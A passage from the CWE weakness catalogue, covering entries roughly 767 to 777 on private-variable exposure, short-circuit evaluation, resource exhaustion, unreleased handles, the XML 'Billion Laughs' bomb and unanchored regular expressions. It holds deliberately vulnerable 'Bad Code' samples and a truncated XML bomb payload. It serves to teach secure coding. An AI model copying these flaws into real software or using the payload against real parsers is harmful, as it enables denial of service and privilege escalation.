If an attacker modifies the variable to contain unexpected values, this could violate assumptions from other parts of the code. Additionally, if an attacker can read the private variable, it may expose sensitive information or make it easier to launch further attacks.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- C++
- C#
- Java

Likelihood of Exploit

Low to Medium

Demonstrative Examples

Example 1:

The following example declares a critical variable to be private, and then allows the variable to be modified by public methods.

C++ Example:

Bad Code

```
private: float price;
public: void changePrice(float newPrice) {
    price = newPrice;
}
```

Example 2:

The following example could be used to implement a user forum where a single user (UID) can switch between multiple profiles (PID).

Java Example:

Bad Code

```
public class Client {
    private int UID;
    public int PID;
    private String userName;
    public Client(String userName){
        PID = getDefaultProfileID();
        UID = mapUserNameToUID( userName );
        this.userName = userName;
    }
    public void setPID(int ID) {
        UID = ID;
    }
}
```

The programmer implemented setPID with the intention of modifying the PID variable, but due to a typo, accidentally specified the critical variable UID instead. If the program allows profile IDs to be between 1 and 10, but a UID of 1 means the user is treated as an admin, then a user could gain administrative privileges as a result of this typo.

Potential Mitigations

Implementation

Use class accessor and mutator methods appropriately. Perform validation when accepting data from a public method that is intended to modify a critical private variable. Also be sure that appropriate access controls are being applied when a public method interfaces with critical data.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		485	Insufficient Encapsulation	699	609
ChildOf		668	Exposure of Resource to Wrong Sphere	1000	783

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Failure to protect stored data from modification

Maintenance Notes

This entry is closely associated with access control for public methods. If the public methods are restricted with proper access controls, then the information in the private variable will not be exposed to unexpected parties. There may be chaining or composite relationships between improper access controls and this weakness.

CWE-768: Incorrect Short Circuit Evaluation

Weakness ID: 768 (Weakness Variant)

Status: Incomplete

Description

Summary

The software contains a conditional statement with multiple logical expressions in which one of the non-leading expressions may produce side effects. This may lead to an unexpected state in the program after the execution of the conditional, because short-circuiting logic may prevent the side effects from occurring.

Extended Description

Usage of short circuit evaluation, though well-defined in the C standard, may alter control flow in a way that introduces logic errors that are difficult to detect, possibly causing errors later during the software's execution. If an attacker can discover such an inconsistency, it may be exploitable to gain arbitrary control over a system.

If the first condition of an "or" statement is assumed to be true under normal circumstances, or if the first condition of an "and" statement is assumed to be false, then any subsequent conditional may contain its own logic errors that are not detected during code review or testing.

Finally, the usage of short circuit evaluation may decrease the maintainability of the code.

Time of Introduction

- Implementation

Common Consequences

Confidentiality

Integrity

Availability

Widely varied consequences are possible if an attacker is aware of an unexpected state in the software after a conditional. It may lead to information exposure, a system crash, or even complete attacker control of the system.

Likelihood of Exploit

Very Low

Demonstrative Examples

The following function attempts to take a size value from a user and allocate an array of that size (we ignore bounds checking for simplicity). The function tries to initialize each spot with the value of its index, that is, $A[\text{len}-1] = \text{len} - 1$; $A[\text{len}-2] = \text{len} - 2$; ... $A[1] = 1$; $A[0] = 0$; However, since the programmer uses the prefix decrement operator, when the conditional is evaluated with $i == 1$, the decrement will result in a 0 value for the first part of the predicate, causing the second portion to be bypassed via short-circuit evaluation. This means we cannot be sure of what value will be in $A[0]$ when we return the array to the user.

C Example:

Bad Code

```
#define PRIV_ADMIN 0
#define PRIV_REGULAR 1
typedef struct{
    int privileges;
    int id;
} user_t;
user_t *Add_Regular_Users(int num_users){
    user_t* users = (user_t*)calloc(num_users, sizeof(user_t));
    int i = num_users;
    while( --i && (users[i].privileges = PRIV_REGULAR) ){
        users[i].id = i;
    }
    return users;
}
int main(){
    user_t* test;
    int i;
    test = Add_Regular_Users(25);
    for(i = 0; i < 25; i++) printf("user %d has privilege level %d\n", test[i].id, test[i].privileges);
}
```

When compiled and run, the above code will output a privilege level of 1, or PRIV_REGULAR for every user but the user with id 0 since the prefix increment operator used in the if statement will

reach zero and short circuit before setting the 0th user's privilege level. Since we used calloc, this privilege will be set to 0, or PRIV_ADMIN.

Potential Mitigations

Implementation

Minimizing the number of statements in a conditional that produce side effects will help to prevent the likelihood of short circuit evaluation to alter control flow in an unexpected way.

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf		171	Cleansing, Canonicalization, and Comparison Errors	699	248
ChildOf		691	Insufficient Control Flow Management	1000	812

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Failure to protect stored data from modification

CWE-769: File Descriptor Exhaustion

Category ID: 769 (Category)

Status: Incomplete

Description

Summary

The software can be influenced by an attacker to open more files than are supported by the system.

Extended Description

There are at least three distinct scenarios which can commonly lead to file descriptor exhaustion:

- Lack of throttling for the number of open file descriptors
- Losing all references to a file descriptor before reaching the shutdown stage
- Failure to close file descriptors after processing

Time of Introduction

- Architecture and Design
- Implementation

Likelihood of Exploit

Low to Medium

Potential Mitigations

Implementation

Architecture and Design

If file I/O is being supported by an application for multiple users, balancing the resource allotment across the group may help to prevent exhaustion as well as differentiate malicious activity from an insufficient resource pool.

Implementation

Consider using the getrlimit() function included in the sys/resources library in order to determine how many files are currently allowed to be opened for the process.

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf		400	Uncontrolled Resource Consumption ('Resource Exhaustion')	699	510
ParentOf		773	Missing Reference to Active File Descriptor or Handle	699	904
ParentOf		774	Allocation of File Descriptors or Handles Without Limits or Throttling	699	905
ParentOf		775	Missing Release of File Descriptor or Handle after Effective Lifetime	699	906

References

"kernel.org man page for getrlimit()". < <http://www.kernel.org/doc/man-pages/online/pages/man2/setrlimit.2.html> >.

Maintenance Notes

This entry

CWE-770: Allocation of Resources Without Limits or Throttling

Weakness ID: 770 (*Weakness Base*)**Status:** Incomplete

Description

Summary

The software allocates a reusable resource or group of resources on behalf of an actor without imposing any restrictions on how many resources can be allocated, in violation of the intended security policy for that actor.

Time of Introduction

- Architecture and Design
- Implementation
- Operation
- System Configuration

Applicable Platforms

Languages

- Language-Independent

Common Consequences

Availability

DoS: resource consumption (CPU)

DoS: resource consumption (memory)

DoS: resource consumption (other)

When allocating resources without limits, an attacker could prevent other systems, applications, or processes from accessing the same type of resource.

Likelihood of Exploit

Medium to High

Detection Methods

Manual Static Analysis

Manual static analysis can be useful for finding this weakness, but it might not achieve desired code coverage within limited time constraints. If denial-of-service is not considered a significant risk, or if there is strong emphasis on consequences such as code execution, then manual analysis may not focus on this weakness at all.

Fuzzing

Opportunistic

While fuzzing is typically geared toward finding low-level implementation bugs, it can inadvertently find uncontrolled resource allocation problems. This can occur when the fuzzer generates a large number of test cases but does not restart the targeted software in between test cases. If an individual test case produces a crash, but it does not do so reliably, then an inability to limit resource allocation may be the cause.

When the allocation is directly affected by numeric inputs, then fuzzing may produce indications of this weakness.

Automated Dynamic Analysis

Certain automated dynamic analysis techniques may be effective in producing side effects of uncontrolled resource allocation problems, especially with resources such as processes, memory, and connections. The technique may involve generating a large number of requests to the software within a short time frame. Manual analysis is likely required to interpret the results.

Automated Static Analysis

Specialized configuration or tuning may be required to train automated tools to recognize this weakness.

Automated static analysis typically has limited utility in recognizing unlimited allocation problems, except for the failure to release program-independent system resources such as files, sockets, and processes, or unchecked arguments to memory. For system resources, automated static analysis may be able to detect circumstances in which resources are not released after they have expired, or if too much of a resource is requested at once, as can occur with memory. Automated analysis of configuration files may be able to detect settings that do not specify a maximum value. Automated static analysis tools will not be appropriate for detecting exhaustion of custom resources, such as an intended security policy in which a bulletin board user is only allowed to make a limited number of posts per day.

Demonstrative Examples

Example 1:

This code allocates a socket and forks each time it receives a new connection.

C/C++ Example:

Bad Code

```
sock=socket(AF_INET, SOCK_STREAM, 0);
while (1) {
    newsock=accept(sock, ...);
    printf("A connection has been accepted\n");
    pid = fork();
}
```

The program does not track how many connections have been made, and it does not limit the number of connections. Because forking is a relatively expensive operation, an attacker would be able to cause the system to run out of CPU, processes, or memory by making a large number of connections. Alternatively, an attacker could consume all available connections, preventing others from accessing the system remotely.

Example 2:

In the following example a server socket connection is used to accept a request to store data on the local file system using a specified filename. The method `openSocketConnection` establishes a server socket to accept requests from a client. When a client establishes a connection to this service the `getNextMessage` method is first used to retrieve from the socket the name of the file to store the data, the `openFileToWrite` method will validate the filename and open a file to write to on the local file system. The `getNextMessage` is then used within a while loop to continuously read data from the socket and output the data to the file until there is no longer any data from the socket.

C/C++ Example:

Bad Code

```
int writeDataFromSocketToFile(char *host, int port)
{
    char filename[FILENAME_SIZE];
    char buffer[BUFFER_SIZE];
    int socket = openSocketConnection(host, port);
    if (socket < 0) {
        printf("Unable to open socket connection");
        return(FAIL);
    }
    if (getNextMessage(socket, filename, FILENAME_SIZE) > 0) {
        if (openFileToWrite(filename) > 0) {
            while (getNextMessage(socket, buffer, BUFFER_SIZE) > 0){
                if (!(writeToFile(buffer) > 0))
                    break;
            }
        }
        closeFile();
    }
    closeSocket(socket);
}
```

This example creates a situation where data can be dumped to a file on the local file system without any limits on the size of the file. This could potentially exhaust file or disk resources and/or limit other clients' ability to access the service.

Example 3:

In the following example, the `processMessage` method receives a two dimensional character array containing the message to be processed. The two-dimensional character array contains the length of the message in the first character array and the message body in the second character array. The `getMessageLength` method retrieves the integer value of the length from the first character array. After validating that the message length is greater than zero, the body character array pointer points to the start of the second character array of the two-dimensional character array and memory is allocated for the new body character array.

C/C++ Example:

Bad Code

```
/* process message accepts a two-dimensional character array of the form [length][body] containing the message to be processed */
int processMessage(char **message)
{
    char *body;
    int length = getMessageLength(message[0]);
    if (length > 0) {
        body = &message[1][0];
        processMessageBody(body);
        return(SUCCESS);
    }
    else {
        printf("Unable to process message; invalid message length");
        return(FAIL);
    }
}
```

This example creates a situation where the length of the body character array can be very large and will consume excessive memory, exhausting system resources. This can be avoided by restricting the length of the second character array with a maximum length check

Also, consider changing the type from 'int' to 'unsigned int', so that you are always guaranteed that the number is positive. This might not be possible if the protocol specifically requires allowing negative values, or if you cannot control the return value from `getMessageLength()`, but it could simplify the check to ensure the input is positive, and eliminate other errors such as signed-to-unsigned conversion errors (CWE-195) that may occur elsewhere in the code.

C/C++ Example:

Good Code

```
unsigned int length = getMessageLength(message[0]);
if ((length > 0) && (length < MAX_LENGTH)) {...}
```

Example 4:

In the following example, a server object creates a server socket and accepts client connections to the socket. For every client connection to the socket a separate thread object is generated using the `ClientSocketThread` class that handles request made by the client through the socket.

Java Example:

Bad Code

```
public void acceptConnections() {
    try {
        ServerSocket serverSocket = new ServerSocket(SERVER_PORT);
        int counter = 0;
        boolean hasConnections = true;
        while (hasConnections) {
            Socket client = serverSocket.accept();
            Thread t = new Thread(new ClientSocketThread(client));
            t.setName(client.getInetAddress().getHostName() + ":" + counter++);
            t.start();
        }
        serverSocket.close();
    } catch (IOException ex) {...}
}
```

In this example there is no limit to the number of client connections and client threads that are created. Allowing an unlimited number of client connections and threads could potentially overwhelm the system and system resources.

The server should limit the number of client connections and the client threads that are created. This can be easily done by creating a thread pool object that limits the number of threads that are generated.

Java Example:

Good Code

```
public static final int SERVER_PORT = 4444;
public static final int MAX_CONNECTIONS = 10;
...
public void acceptConnections() {
    try {
        ServerSocket serverSocket = new ServerSocket(SERVER_PORT);
        int counter = 0;
        boolean hasConnections = true;
        while (hasConnections) {
            hasConnections = checkForMoreConnections();
            Socket client = serverSocket.accept();
            Thread t = new Thread(new ClientSocketThread(client));
            t.setName(client.getInetAddress().getHostName() + ":" + counter++);
            ExecutorService pool = Executors.newFixedThreadPool(MAX_CONNECTIONS);
            pool.execute(t);
        }
        serverSocket.close();
    } catch (IOException ex) {...}
}
```

Observed Examples

Reference	Description
CVE-2005-4650	CMS does not restrict the number of searches that can occur simultaneously, leading to resource exhaustion.
CVE-2008-1700	Product allows attackers to cause a denial of service via a large number of directives, each of which opens a separate window.
CVE-2008-5180	Communication product allows memory consumption with a large number of SIP requests, which cause many sessions to be created.
CVE-2009-2054	Product allows exhaustion of file descriptors when processing a large number of TCP packets.
CVE-2009-2540	Large integer value for a length property in an object causes a large amount of memory allocation.
CVE-2009-2726	Driver does not use a maximum width when invoking sscanf style functions, causing stack consumption.
CVE-2009-4017	Language interpreter does not restrict the number of temporary files being created when handling a MIME request with a large number of parts..

Potential Mitigations

Requirements

Clearly specify the minimum and maximum expectations for capabilities, and dictate which behaviors are acceptable when resource allocation reaches limits.

Architecture and Design

Limit the amount of resources that are accessible to unprivileged users. Set per-user limits for resources. Allow the system administrator to define these limits. Be careful to avoid CWE-410.

Architecture and Design

Design throttling mechanisms into the system architecture. The best protection is to limit the amount of resources that an unauthorized user can cause to be expended. A strong authentication and access control model will help prevent such attacks from occurring in the first place, and it will help the administrator to identify who is committing the abuse. The login application should be protected against DoS attacks as much as possible. Limiting the database access, perhaps by caching result sets, can help minimize the resources expended. To further limit the potential for a DoS attack, consider tracking the rate of requests received from users and blocking requests that exceed a defined rate threshold.

Implementation**Input Validation**

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

This will only be applicable to cases where user input can influence the size or frequency of resource allocations.

Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Architecture and Design

Mitigation of resource exhaustion attacks requires that the target system either:

- recognizes the attack and denies that user further access for a given amount of time, typically by using increasing time delays

- uniformly throttles all requests in order to make it more difficult to consume resources more quickly than they can again be freed.

The first of these solutions is an issue in itself though, since it may allow attackers to prevent the use of the system by a particular valid user. If the attacker impersonates the valid user, he may be able to prevent the user from accessing the server in question.

The second solution can be difficult to effectively institute -- and even when properly done, it does not provide a full solution. It simply requires more resources on the part of the attacker.

Architecture and Design

Ensure that protocols have specific limits of scale placed on them.

Architecture and Design**Implementation**

If the program must fail, ensure that it fails gracefully (fails closed). There may be a temptation to simply let the program fail poorly in cases such as low memory conditions, but an attacker may be able to assert control before the software has fully exited. Alternately, an uncontrolled failure could cause cascading problems with other downstream components; for example, the program could send a signal to a downstream process so the process immediately knows that a problem has occurred and has a better chance of recovery.

Ensure that all failures in resource allocation place the system into a safe posture.

Implementation

For system resources when using C, consider using the `getrlimit()` function included in the `sys/resources` library in order to determine how many files are currently allowed to be opened for the process.

Operation

Use resource-limiting settings provided by the operating system or environment. For example, `setrlimit()` can be used to set limits for certain types of resources. However, this is not available on all operating systems.

Ensure that your application performs the appropriate error checks and error handling in case resources become unavailable (CWE-703).

Relationships

Nature	Type	ID	Name	√	Page
ChildOf	B	400	Uncontrolled Resource Consumption ('Resource Exhaustion')	699	510
ChildOf	B	665	Improper Initialization	1000	778
ChildOf	C	802	2010 Top 25 - Risky Resource Management	800	936
ParentOf	V	774	Allocation of File Descriptors or Handles Without Limits or Throttling	1000	905
ParentOf	V	789	Uncontrolled Memory Allocation	699	922
				1000	

Theoretical Notes

Vulnerability theory is largely about how behaviors and resources interact. "Resource exhaustion" can be regarded as either a consequence or an attack, depending on the perspective. This entry is an attempt to reflect one of the underlying weaknesses that enable these attacks (or consequences) to take place.

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
82	Violating Implicit Assumptions Regarding XML Content (aka XML Denial of Service (XDoS))	
99	XML Parser Attack	
119	Resource Depletion	
121	Locate and Exploit Test APIs	
125	Resource Depletion through Flooding	
130	Resource Depletion through Allocation	
147	XML Ping of Death	
197	XEE (XML Entity Expansion)	
227	Denial of Service through Resource Depletion	
228	Resource Depletion through DTD Injection in a SOAP Message	
229	XML Attribute Blowup	

References

Joao Antunes, Nuno Ferreira Neves and Paulo Verissimo. "Detection and Prediction of Resource-Exhaustion Vulnerabilities". Proceedings of the IEEE International Symposium on Software Reliability Engineering (ISSRE). November 2008. < <http://homepages.di.fc.ul.pt/~nuno/PAPERS/ISSRE08.pdf> >.

D.J. Bernstein. "Resource exhaustion". < <http://cr.yp.to/docs/resources.html> >.

Pascal Meunier. "Resource exhaustion". Secure Programming Educational Material. 2004. < <http://homes.cerias.purdue.edu/~pmeunier/secprog/sanitized/class1/6.resource%20exhaustion.ppt> >.

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 17, "Protecting Against Denial of Service Attacks" Page 517. 2nd Edition. Microsoft. 2002.

Frank Kim. "Top 25 Series - Rank 22 - Allocation of Resources Without Limits or Throttling". SANS Software Security Institute. 2010-03-23. < <http://blogs.sans.org/appsecstreetfighter/2010/03/23/top-25-series-rank-22-allocation-of-resources-without-limits-or-throttling/> >.

Maintenance Notes

"Resource exhaustion" (CWE-400) is currently treated as a weakness, although it is more like a category of weaknesses that all have the same type of consequence. While this entry treats CWE-400 as a parent in view 1000, the relationship is probably more appropriately described as a chain.

CWE-771: Missing Reference to Active Allocated Resource**Weakness ID:** 771 (*Weakness Base*)**Status:** Incomplete**Description****Summary**

The software does not properly maintain a reference to a resource that has been allocated, which prevents the resource from being reclaimed.

Extended Description

This does not necessarily apply in languages or frameworks that automatically perform garbage collection, since the removal of all references may act as a signal that the resource is ready to be reclaimed.

Time of Introduction

- Architecture and Design
- Implementation

Common Consequences

Availability

When allocating resources without limits, an attacker could prevent all other processes from accessing the same type of resource.

Likelihood of Exploit

Medium to High

Potential Mitigations

Implementation

For system resources, consider using the `getrlimit()` function included in the `sys/resources` library in order to determine how many files are currently allowed to be opened for the process.

Operation

Use resource-limiting settings provided by the operating system or environment. For example, `setrlimit()` can be used to set limits for certain types of resources. However, this is not available on all operating systems.

Ensure that your application performs the appropriate error checks and error handling in case resources become unavailable (CWE-703).

Relationships

Nature	Type	ID	Name	View	Page
ChildOf		400	Uncontrolled Resource Consumption ('Resource Exhaustion')	1000	510
ParentOf		773	<i>Missing Reference to Active File Descriptor or Handle</i>	1000	904

Theoretical Notes

Vulnerability theory is largely about how behaviors and resources interact. "Resource exhaustion" can be regarded as either a consequence or an attack, depending on the perspective. This entry is an attempt to reflect one of the underlying weaknesses that enable these attacks (or consequences) to take place.

Maintenance Notes

"Resource exhaustion" (CWE-400) is currently treated as a weakness, although it is more like a category of weaknesses that all have the same type of consequence. While this entry treats CWE-400 as a parent in view 1000, the relationship is probably more appropriately described as a chain.

CWE-772: Missing Release of Resource after Effective Lifetime

Weakness ID: 772 (*Weakness Base*)

Status: Incomplete

Description

Summary

The software does not release a resource after its effective lifetime has ended, i.e., after the resource is no longer needed.

Extended Description

When a resource is not released after use, it can allow attackers to cause a denial of service.

Time of Introduction

- Architecture and Design
- Implementation

Common Consequences

Availability

When allocating resources without limits, an attacker could prevent all other processes from accessing the same type of resource.

Likelihood of Exploit

Medium to High

Demonstrative Examples**Example 1:**

The following code attempts to process a file by reading it in line by line until the end has been reached.

Java Example:*Bad Code*

```
private void processFile(string fName)
{
    BufferedReader in = new BufferedReader(new FileReader(fName));
    String line;
    while ((line = in.ReadLine()) != null)
    {
        processLine(line);
    }
}
```

The problem with the above code is that it never closes the file handle it opens. The `Finalize()` method for `BufferedReader` eventually calls `Close()`, but there is no guarantee as to how long it will take before the `Finalize()` method is invoked. In fact, there is no guarantee that `Finalize()` will ever be invoked. In a busy environment, this can result in the VM using up all of its available file handles.

Example 2:

The following code attempts to open a new connection to a database, process the results returned by the database, and close the allocated `SqlConnection` object.

C# Example:*Bad Code*

```
SqlConnection conn = new SqlConnection(connString);
SqlCommand cmd = new SqlCommand(queryString);
cmd.Connection = conn;
conn.Open();
SqlDataReader rdr = cmd.ExecuteReader();
HarvestResults(rdr);
conn.Connection.Close();
```

The problem with the above code is that if an exception occurs while executing the SQL or processing the results, the `SqlConnection` object is not closed. If this happens often enough, the database will run out of available cursors and not be able to execute any more SQL queries.

Potential Mitigations**Requirements****Language Selection**

Use a language that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, languages such as Java, Ruby, and Lisp perform automatic garbage collection that releases memory for objects that have been deallocated.

Implementation

It is good practice to be responsible for freeing all resources you allocate and to be consistent with how and where you free resources in a function. If you allocate resources that you intend to free upon completion of the function, you must be sure to free the resources at all exit points for that function including error conditions.

Implementation

For system resources, consider using the `getrlimit()` function included in the `sys/resources` library in order to determine how many resources are currently allowed to be opened for the process. When the current levels get close to the maximum that is defined for the application (see CWE-770), then limit the allocation of further resources to privileged users; alternately, begin releasing resources for less-privileged users. While this mitigation may protect the system from attack, it will not necessarily stop attackers from adversely impacting other users.

Operation

Use resource-limiting settings provided by the operating system or environment. For example, `setrlimit()` can be used to set limits for certain types of resources. However, this is not available on all operating systems.

Ensure that your application performs the appropriate error checks and error handling in case resources become unavailable (CWE-703).

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	400	Uncontrolled Resource Consumption ('Resource Exhaustion')	1000	510
ChildOf	B	404	Improper Resource Shutdown or Release	1000	517
ChildOf	C	808	2010 Top 25 - Weaknesses On the Cusp	800	946
ParentOf	B	401	<i>Failure to Release Memory Before Removing Last Reference ('Memory Leak')</i>	1000	514
ParentOf	V	775	<i>Missing Release of File Descriptor or Handle after Effective Lifetime</i>	1000	906

Theoretical Notes

Vulnerability theory is largely about how behaviors and resources interact. "Resource exhaustion" can be regarded as either a consequence or an attack, depending on the perspective. This entry is an attempt to reflect one of the underlying weaknesses that enable these attacks (or consequences) to take place.

Maintenance Notes

"Resource exhaustion" (CWE-400) is currently treated as a weakness, although it is more like a category of weaknesses that all have the same type of consequence. While this entry treats CWE-400 as a parent in view 1000, the relationship is probably more appropriately described as a chain.

CWE-773: Missing Reference to Active File Descriptor or Handle

Weakness ID: 773 (*Weakness Variant*)

Status: Incomplete

Description**Summary**

The software does not properly maintain references to a file descriptor or handle, which prevents that file descriptor/handle from being reclaimed.

Extended Description

This can cause the software to consume all available file descriptors or handles, which can prevent other processes from performing critical file processing operations.

Time of Introduction

- Architecture and Design
- Implementation

Common Consequences**Availability**

When allocating resources without limits, an attacker could prevent all other processes from accessing the same type of resource.

Likelihood of Exploit

Medium to High

Potential Mitigations

Implementation

For system resources, consider using the `getrlimit()` function included in the `sys/resources` library in order to determine how many resources are currently allowed to be opened for the process. When the current levels get close to the maximum that is defined for the application (see CWE-770), then limit the allocation of further resources to privileged users; alternately, begin releasing resources for less-privileged users. While this mitigation may protect the system from attack, it will not necessarily stop attackers from adversely impacting other users.

Operation

Use resource-limiting settings provided by the operating system or environment. For example, `setrlimit()` can be used to set limits for certain types of resources. However, this is not available on all operating systems.

Ensure that your application performs the appropriate error checks and error handling in case resources become unavailable (CWE-703).

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		769	File Descriptor Exhaustion	699	895
ChildOf		771	Missing Reference to Active Allocated Resource	1000	901

Theoretical Notes

Vulnerability theory is largely about how behaviors and resources interact. "Resource exhaustion" can be regarded as either a consequence or an attack, depending on the perspective. This entry is an attempt to reflect one of the underlying weaknesses that enable these attacks (or consequences) to take place.

CWE-774: Allocation of File Descriptors or Handles Without Limits or Throttling

Weakness ID: 774 (*Weakness Variant*)**Status:** Incomplete

Description

Summary

The software allocates file descriptors or handles on behalf of an actor without imposing any restrictions on how many descriptors can be allocated, in violation of the intended security policy for that actor.

Extended Description

This can cause the software to consume all available file descriptors or handles, which can prevent other processes from performing critical file processing operations.

Time of Introduction

- Architecture and Design
- Implementation

Common Consequences

Availability

When allocating resources without limits, an attacker could prevent all other processes from accessing the same type of resource.

Likelihood of Exploit

Medium to High

Potential Mitigations

Implementation

For system resources, consider using the `getrlimit()` function included in the `sys/resources` library in order to determine how many resources are currently allowed to be opened for the process. When the current levels get close to the maximum that is defined for the application (see CWE-770), then limit the allocation of further resources to privileged users; alternately, begin releasing resources for less-privileged users. While this mitigation may protect the system from attack, it will not necessarily stop attackers from adversely impacting other users.

Operation

Use resource-limiting settings provided by the operating system or environment. For example, `setrlimit()` can be used to set limits for certain types of resources. However, this is not available on all operating systems.

Ensure that your application performs the appropriate error checks and error handling in case resources become unavailable (CWE-703).

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	769	File Descriptor Exhaustion	699	895
ChildOf	B	770	Allocation of Resources Without Limits or Throttling	1000	896

Theoretical Notes

Vulnerability theory is largely about how behaviors and resources interact. "Resource exhaustion" can be regarded as either a consequence or an attack, depending on the perspective. This entry is an attempt to reflect one of the underlying weaknesses that enable these attacks (or consequences) to take place.

CWE-775: Missing Release of File Descriptor or Handle after Effective Lifetime

Weakness ID: 775 (Weakness Variant)

Status: Incomplete

Description**Summary**

The software does not release a file descriptor or handle after its effective lifetime has ended, i.e., after the file descriptor/handle is no longer needed.

Extended Description

When a file descriptor or handle is not released after use (typically by explicitly closing it), attackers can cause a denial of service by consuming all available file descriptors/handles, or otherwise preventing other system processes from obtaining their own file descriptors/handles.

Time of Introduction

- Implementation

Common Consequences**Availability**

When allocating resources without limits, an attacker could prevent all other processes from accessing the same type of resource.

Likelihood of Exploit

Medium to High

Observed Examples

Reference	Description
CVE-2007-0897	Chain: anti-virus product encounters a malformed file but returns from a function without closing a file descriptor (CWE-775) leading to file descriptor consumption (CWE-400) and failed scans.

Potential Mitigations**Implementation**

For system resources, consider using the `getrlimit()` function included in the `sys/resources` library in order to determine how many resources are currently allowed to be opened for the process.

When the current levels get close to the maximum that is defined for the application (see CWE-770), then limit the allocation of further resources to privileged users; alternately, begin releasing resources for less-privileged users. While this mitigation may protect the system from attack, it will not necessarily stop attackers from adversely impacting other users.

Operation

Use resource-limiting settings provided by the operating system or environment. For example, `setrlimit()` can be used to set limits for certain types of resources. However, this is not available on all operating systems.

Ensure that your application performs the appropriate error checks and error handling in case resources become unavailable (CWE-703).

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	C	769	File Descriptor Exhaustion	699	895
ChildOf	B	772	Missing Release of Resource after Effective Lifetime	1000	902

Theoretical Notes

Vulnerability theory is largely about how behaviors and resources interact. "Resource exhaustion" can be regarded as either a consequence or an attack, depending on the perspective. This entry is an attempt to reflect one of the underlying weaknesses that enable these attacks (or consequences) to take place.

CWE-776: Unrestricted Recursive Entity References in DTDs ('XML Bomb')

Weakness ID: 776 (Weakness Variant)

Status: Draft

Description**Summary**

The software requires the use of XML documents and allows their structure to be defined with a Document Type Definition (DTD). The software allows the DTD to recursively define entities which can lead to explosive growth of data when parsed.

Alternate Terms**Billion Laughs Attack****Time of Introduction**

- Implementation
- Operation

Applicable Platforms**Languages**

- XML

Common Consequences**Availability**

If parsed, recursive entity references allow the attacker to expand data exponentially, quickly consuming all system resources.

Likelihood of Exploit

Low to Medium

Demonstrative Examples

The DTD and the very brief XML below illustrate what is meant by an XML bomb. The ZERO entity contains one character, the letter A. The choice of entity name ZERO is being used to indicate length equivalent to that exponent on two, that is, the length of ZERO is 2^0 . Similarly, ONE refers to ZERO twice, therefore the XML parser will expand ONE to a length of 2, or 2^1 . Ultimately, we reach entity THIRTYTWO, which will expand to 2^{32} characters in length, or 4 GB, probably consuming far more data than expected.

XML Example:

Attack

```
<?xml version="1.0"?>
<!DOCTYPE MaliciousDTD [
<!ENTITY ZERO "A">
<!ENTITY ONE "&ZERO;&ZERO;">
<!ENTITY TWO "&ONE;&ONE;">
...
<!ENTITY THIRTYTWO "&THIRTYONE;&THIRTYONE;">
```

```
</>
<data>&THIRTYTWO;</data>
```

Observed Examples

Reference	Description
CVE-2003-1564	Parsing library allows XML bomb
CVE-2009-1955	XML bomb in web server module

Potential Mitigations

Operation

If possible, prohibit the use of DTDs or use an XML parser that limits the expansion of recursive DTD entities.

Implementation

Before parsing XML files with associated DTDs, scan for recursive entity declarations and do not continue parsing potentially explosive content.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	⊕	409	Improper Handling of Highly Compressed Data (Data Amplification)	699 1000	525

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
WASC	44	XML Entity Expansion

References

Amit Klein. "Multiple vendors XML parser (and SOAP/WebServices server) Denial of Service attack using DTD". 2002-12-16. < <http://www.securityfocus.com/archive/1/303509> >.

Rami Jaamour. "XML security: Preventing XML bombs". 2006-02-22. < http://searchsoftwarequality.techtarget.com/expert/KnowledgebaseAnswer/0,289625,sid92_gci1168442,00.html?asrc=SS_CLA_302%20%20558&psrc=CLT_92# >.

Didier Stevens. "Dismantling an XML-Bomb". 2008-09-23. < <http://blog.didierstevens.com/2008/09/23/dismantling-an-xml-bomb/> >.

Robert Auger. "XML Entity Expansion". < <http://projects.webappsec.org/XML-Entity-Expansion> >.

Elliotte Rusty Harold. "Tip: Configure SAX parsers for secure processing". 2005-05-27. < <http://www.ibm.com/developerworks/xml/library/x-tipcfsx.html> >.

CWE-777: Regular Expression without Anchors

Weakness ID: 777 (Weakness Variant)

Status: Incomplete

Description

Summary

The software uses a regular expression to perform neutralization, but the regular expression is not anchored and may allow malicious or malformed data to slip through.

Extended Description

When performing tasks such as whitelist validation, data is examined and possibly modified to ensure that it is well-formed and adheres to a list of safe values. If the regular expression is not anchored, malicious or malformed data may be included before or after any string matching the regular expression. The type of malicious data that is allowed will depend on the context of the application and which anchors are omitted from the regular expression.

Time of Introduction

- Implementation

Common Consequences

Availability
Confidentiality
Integrity

An unanchored regular expression in the context of a whitelist will possibly result in a protection mechanism failure, allowing malicious or malformed data to enter trusted regions of the program. The specific consequences will depend on what functionality the whitelist was protecting.

Likelihood of Exploit

Low to Medium

Demonstrative Examples

Consider a web application that supports multiple languages. It selects messages for an appropriate language by using the lang parameter.

PHP Example:

Bad Code

```
$dir = "/home/cwe/languages";
$lang = $_GET['lang'];
if (preg_match("/[A-Za-z0-9]+/", $lang)) {
